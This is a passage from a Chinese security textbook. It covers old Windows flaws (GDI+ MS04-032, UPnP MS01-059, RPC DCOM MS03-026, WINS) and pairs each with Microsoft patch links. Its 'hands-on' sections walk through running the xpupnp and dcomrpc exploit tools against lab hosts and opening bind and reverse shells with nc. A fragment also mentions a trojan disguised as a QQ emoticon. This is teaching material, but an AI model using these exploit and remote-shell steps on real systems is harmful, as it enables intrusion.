


图 3.37 伪装成 QQ 表情

step 11 如果对方接收了 QQ 表情，则“网络神偷”客户端会发生如图 3.38 所示的变化。




图 3.38 “网络神偷”已经接收到了服务器端的响应

3.1.15 Microsoft Windows 图形渲染引擎安全漏洞的安全解决方案

微软官方已经针对这个漏洞发布了安全公告，用户可以登录以下网址取得：

http://www.microsoft.com/technet/security/bulletin/MS04-032.mspx

也可以登录以下网址下载修补程序：

Microsoft Windows NT Server 4.0 Service Pack 6a
http://www.microsoft.com/downloads/details.aspx?FamilyId=533AE5CD-74CE-470A-8916-8E358084497C

Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6
http://www.microsoft.com/downloads/details.aspx?FamilyId=3B871A96-5F64-4432-920F-FA5760DF683A

Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4
http://www.microsoft.com/downloads/details.aspx?FamilyId=4A614222-BA0B-4927-856D-D443BBBE1A42

Microsoft Windows XP and Microsoft Windows XP Service Pack 1
http://www.microsoft.com/downloads/details.aspx?FamilyId=715E985B-7929-4BD5-9564-5CFE7D528398

Microsoft Windows XP 64-Bit Edition Service Pack 1
http://www.microsoft.com/downloads/details.aspx?FamilyId=99184841-70A8-47C7-9993

```
-44A60E999A40

Microsoft Windows XP 64-Bit Edition Version 2003
http://www.microsoft.com/downloads/details.aspx?FamilyId=B4E6BBCF-F5B9-4B2D-8BC4
-30911CA4FD9C

Microsoft Windows Server 2003
http://www.microsoft.com/downloads/details.aspx?FamilyId=206E9842-997D-45E4-9252
-61F3CE5EA66C

Microsoft Windows Server 2003 64-Bit Edition
http://www.microsoft.com/downloads/details.aspx?FamilyId=B4E6BBCF-F5B9-4B2D-8BC4
-30911CA4FD9C
```

3.1.16 Microsoft UPnP 缓冲溢出漏洞简介

UPnP（Universal Plug and Play）是一种允许主机定位并使用局域网上设备的服务。

UPnP 服务允许计算机发现和使用基于网络的设备，Windows XP/Me 本身包含了 UPnP 服务；而 Windows 98/98SE 则没有包含 UPnP 服务，不过可以通过 Windows XP 的互联网连接共享客户端来安装。UPnP 在实现上存在两个漏洞。

第一个漏洞是缓冲溢出漏洞，在处理 NOTIFY 指示时没有检查缓冲溢出。NOTIFY 指示是指通告网络中具有 UPnP 能力的设备，通过发送特殊的不正常的 NOTIFY 指示，可能导致攻击者产生缓冲溢出，并以 SYSTEM_LEVEL 级别执行任意代码。

第二个漏洞的产生是因为 UPnP 没有充分限制其使用新发现的设备获得信息的步骤，在发送的 NOTIFY 指示中告诉感兴趣的计算机到哪里去获得它的设备描述信息，此信息列出了设备提供的服务和方法。实际上设备描述不仅仅可以存放于设备本身上，还可以存放在第三方服务器上。但是，UPnP 没有充分控制并执行这个操作，就导致可能产生两个拒绝服务攻击条件。

第一个拒绝服务攻击，攻击者可以发送 NOTIFY 指示给具有 UPnP 能力的计算机，指定设备描述信息需要从特定服务器上的特定端口下载，如果服务器被配置成简单回应下载请求，则计算机就会进入无限下载循环状态，而导致消耗系统资源。攻击者可以通过使用这个机器的 IP 地址构建和发送 NOTIFY 指示给目标机器用户，或者可以发送此类指示给广播或多播域，即产生拒绝服务攻击。

第二个拒绝服务攻击指攻击者可以指定第三方服务器作为 NOTIFY 指示中设备描述的主机，如果足够多的机器响应这个指示，就可以通过伪造的请求攻击第三方服务器。

3.1.17 UPnP 缓冲区溢出漏洞的实战

在实战之前需要准备好以下工具：

- 一台具有 Windows UPnP 缓冲区溢出漏洞的目标服务器，在本书中该目标主机的 IP 地址为 192.168.234.131。
- xpupnp 攻击测试程序，该工具的使用方法如下：

```
xpupnp <HostIP><-b/-e>
```

该程序的参数解释如下：

- HostIP　被攻击的主机 IP。
- -b　使目标主机系统崩溃。
- -e　使目标主机系统溢出。

step 1　单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd 命令后按回车键，即可打开 Windows 命令行模式窗口，在提示符下输入如下命令，效果如图 3.39 所示。

```
C:\nc> xpupnp 192.168.234.130 -e
```

step 2　在溢出成功之后，使用如下命令与目标主机连接，如图 3.40 所示。

```
C:\nc>nc -vv 192.168.234.130 7788
```




图 3.39　命令行窗口




图 3.40　连接目标主机

3.1.18　UPnP 缓冲区溢出漏洞的安全解决方案

微软官方已经针对这个漏洞发布了安全公告，可以在以下网址取得：

```
http://www.microsoft.com/technet/security/bulletin/MS01-059.mspx
```

也可以从以下网址下载修补程序：

```
Microsoft Windows 98/98SE:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=34991
Microsoft Windows Me:
http://download.microsoft.com/download/winme/Update/22940/WinMe/EN-US/3147
57USAM.EXE
Microsoft Windows XP:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=34951
```

3.1.19　Microsoft RPC 接口远程任意代码可执行漏洞

RPC（Remote Procedure Call，远程过程调用）是 Windows 操作系统使用的一种远程过程调用协议。RPC 协议提供一种进程间的交互通信机制，它允许本地机器上的程序进程无缝地在远程系统中运行代码。该协议的前身是 OSF RPC 协议，为微软增加了一些扩展。

3.1.19.1　RPC 接口远程任意代码可执行漏洞简介

根据 CNCERT 的描述，部分 RPC 由于在使用 TCP/IP 协议处理信息交换时不正确地处理畸形的消息导致存在一个安全漏洞。该漏洞影响使用 RPC 的 DCOM 接口，此接口是用来处理由客户端

机器发送给服务器的 DCOM 对象激活请求（如 UNC 路径）的。如果攻击者成功利用该漏洞获得本地系统权限，他将可以在系统上运行任意命令，如安装程序、查看或更改数据、删除数据，甚至建立系统管理员权限的账户等。

要利用这个漏洞，攻击者需要发送特殊形式的请求到远程机器上的 135 端口。

RPC 漏洞是 2003 年 7 月被发现的，在之后的一个月内，网络上充斥着各种关于 RPC 的报道。有人编写出基于 RPC 的蠕虫“冲击波”后，更加剧了人们对 RPC 的恐怖。“冲击波”使没有安装 RPC 补丁的主机重复启动，不能正常地复制文件，甚至攻击网络运营设备造成网络瘫痪。

3.1.19.2 RPC 接口远程任意代码可执行漏洞的检测

为了检测 RPC 接口远程任意代码可执行漏洞，需要获得 eEye 公司提供的 RPC 漏洞专用扫描器（RPC DCOM Scanner）。该软件为免费软件。

step 1 在 eEye 公司的网站上下载 RPC DCOM Scanner，该软件的下载地址为

```
http://www.eeye.com/html/resources/downloads/audits/RPCDCOM.html
```

step 2 安装完成后，双击 RPC DCOM Scanner 图标打开该软件，如图 3.41 所示。




图 3.41 RPC DCOM Scanner

step 3 如图 3.42 所示的界面中，在 Start IP 文本框中输入起始扫描地址，在 End IP 文本框中输入结束扫描地址，单击 Scan 按钮（按钮按下后，Scan 变为图中的 Stop），开始扫描。

step 4 根据扫描结果挑选一个 IP 地址开始下节的实战。

图 3.42 设置 IP 地址范围开始扫描

3.1.20 Microsoft RPC 接口远程任意代码可执行漏洞的实战

在实战之前需要准备好以下工具：

- 一台具有 Windows RPC 接口远程任意代码可执行漏洞的目标服务器，本书中该目标主机的 IP 地址为 192.168.234.129。
- dcomrpc 攻击测试程序，该工具的使用方法如下：

```
dcomrpc -d<host>[options]
```

该工具使用的参数解释如下：

- d 远程主机 IP。
- t 系统类型（默认为 0）。
- r 返回地址。
- p 攻击远程主机端口（默认 135）。
- l bindshell 端口（默认 666）。
- h 反弹连接 IP。
- P 反弹连接端口。

其中，系统类型的选项可以解释为：0 表示 Windows 2000 的各版本，1 表示 Windows XP 的各版本。

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd 命令后按回车键，即可打开 Windows 命令行窗口，其效果如图 3.43 所示。

step 2 输入如下命令，打开 NC 本地监听端口，如图 3.44 所示。

```
C:\nc>nc -l -p 250
```




图 3.43 Windows 命令行窗口




图 3.44 NC 处于本地监听状态

step 3 另外开启一个 Windows 命令行窗口，并输入如下命令，开始对远程主机进行溢出，如图 3.45 所示。

```
dcomrpc -d 192.168.234.129 -1 250
```




图 3.45 反弹连接本地

step 4 如果溢出成功，则会在本地 NC 监听端口显示远程主机的系统目录，如图 3.46 所示。

图 3.46 溢出成功后显示远程主机的系统目录

3.1.21 Microsoft RPC 接口远程任意代码可执行漏洞的安全解决方案

微软官方已经针对这个漏洞发布了安全公告，用户可以在以下网址取得：

```
http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
```

也可以登录以下网址下载修补程序：

```
Windows NT 4.0 Server:
http://microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BD
BF-DF77A0B9303F&displaylang=en

Windows NT 4.0 Terminal Server Edition :
http://microsoft.com/downloads/details.aspx?FamilyId=6C0F0160-64FA-424C-A3
C1-C9FAD2DC65CA&displaylang=en

Windows 2000:
http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C
9F-220354449117&displaylang=en

Windows XP 32 bit Edition:
http://microsoft.com/downloads/details.aspx?FamilyId=2354406C-C5B6-44AC-95
32-3DE40F69C074&displaylang=en
```

```
Windows XP 64 bit Edition:
http://microsoft.com/downloads/details.aspx?FamilyId=1B00F5DF-4A85-488F-80
E3-C347ADCC4DF1&displaylang=en

Windows Server 2003 32 bit Edition:
http://microsoft.com/downloads/details.aspx?FamilyId=F8E0FF3A-9F4C-4061-90
09-3A212458E92E&displaylang=en

Windows Server 2003 64 bit Edition:
http://microsoft.com/downloads/details.aspx?FamilyId=2B566973-C3F0-4EC1-99
5F-017E35692BC7&displaylang=en
```

3.1.22 Microsoft WINS 服务远程缓冲区溢出漏洞

Microsoft Windows WINS 是 Microsoft NetBIOS 的名字服务，用于解析 NetBIOS 计算机名及 IP 地址。

3.1.22.1 WINS 服务远程缓冲区溢出漏洞简介

根据 CNCERT 的描述，Microsoft Windows WINS 在处理关联的内容验证时存在问题，远程攻击者可以利用这个漏洞以系统进程权限执行任意指令。

由于对名字验证处理时缺少充分验证，攻击者可以构建恶意网络包触发缓冲区溢出，并通过精心构建提交数据以系统进程权限执行任意指令。在 Windows Server 2003 中，目前看起来只能进行拒绝服务攻击。该漏洞影响的系统包括：

- Windows NT 4.0 SP6a
- Windows 2003
- Windows 2000 SP3
- Windows 2000 SP4

3.1.22.2 WINS 服务远程缓冲区溢出漏洞的检测

对于 WINS 服务远程缓冲区溢出漏洞的检测，同样可以使用前面经常使用的 X-Scan 3.3 版本。

step 1 打开 X-Scan 程序，如图 3.47 所示。




图 3.47 X-Scan 扫描器

step 2 选择“设置”→“扫描参数”命令，打开“扫描参数”对话框，在“指定 IP 范围”文本框中输入扫描的 IP 地址，如图 3.48 所示。




图 3.48 X-Scan 扫描参数设置

step 3 因为这里的实验只针对 WINS 服务远程缓冲区溢出漏洞，所以需要在扫描模块中选择与 WINS 相关的漏洞检测脚本。单击图 3.48 中“全局设置”下的“扫描模块”项，在右侧展开的选项中只选中“漏洞检测脚本”复选框，如图 3.49 所示。




图 3.49 使用 X-Scan 检测 WINS 远程缓冲区溢出漏洞

step 4 单击图 3.48 中“插件设置”下的“漏洞检测脚本设置”项，在右侧找到“全选”复选框，将其改为不选中状态，如图 3.50 所示。




图 3.50 漏洞脚本选择

step 5 单击“选择脚本”按钮，打开如图 3.51 所示的对话框，在左侧找到 Windows 复选框，将其选中，在右侧找到与 WINS 相关的两个选项，将其选中，如图 3.51 所示。




图 3.51 X-Scan 对目标进行扫描

step 6 如果目标具有 WINS 服务远程缓冲区溢出漏洞，X-Scan 会报告目标具有该漏洞，如图 3.52 所示。

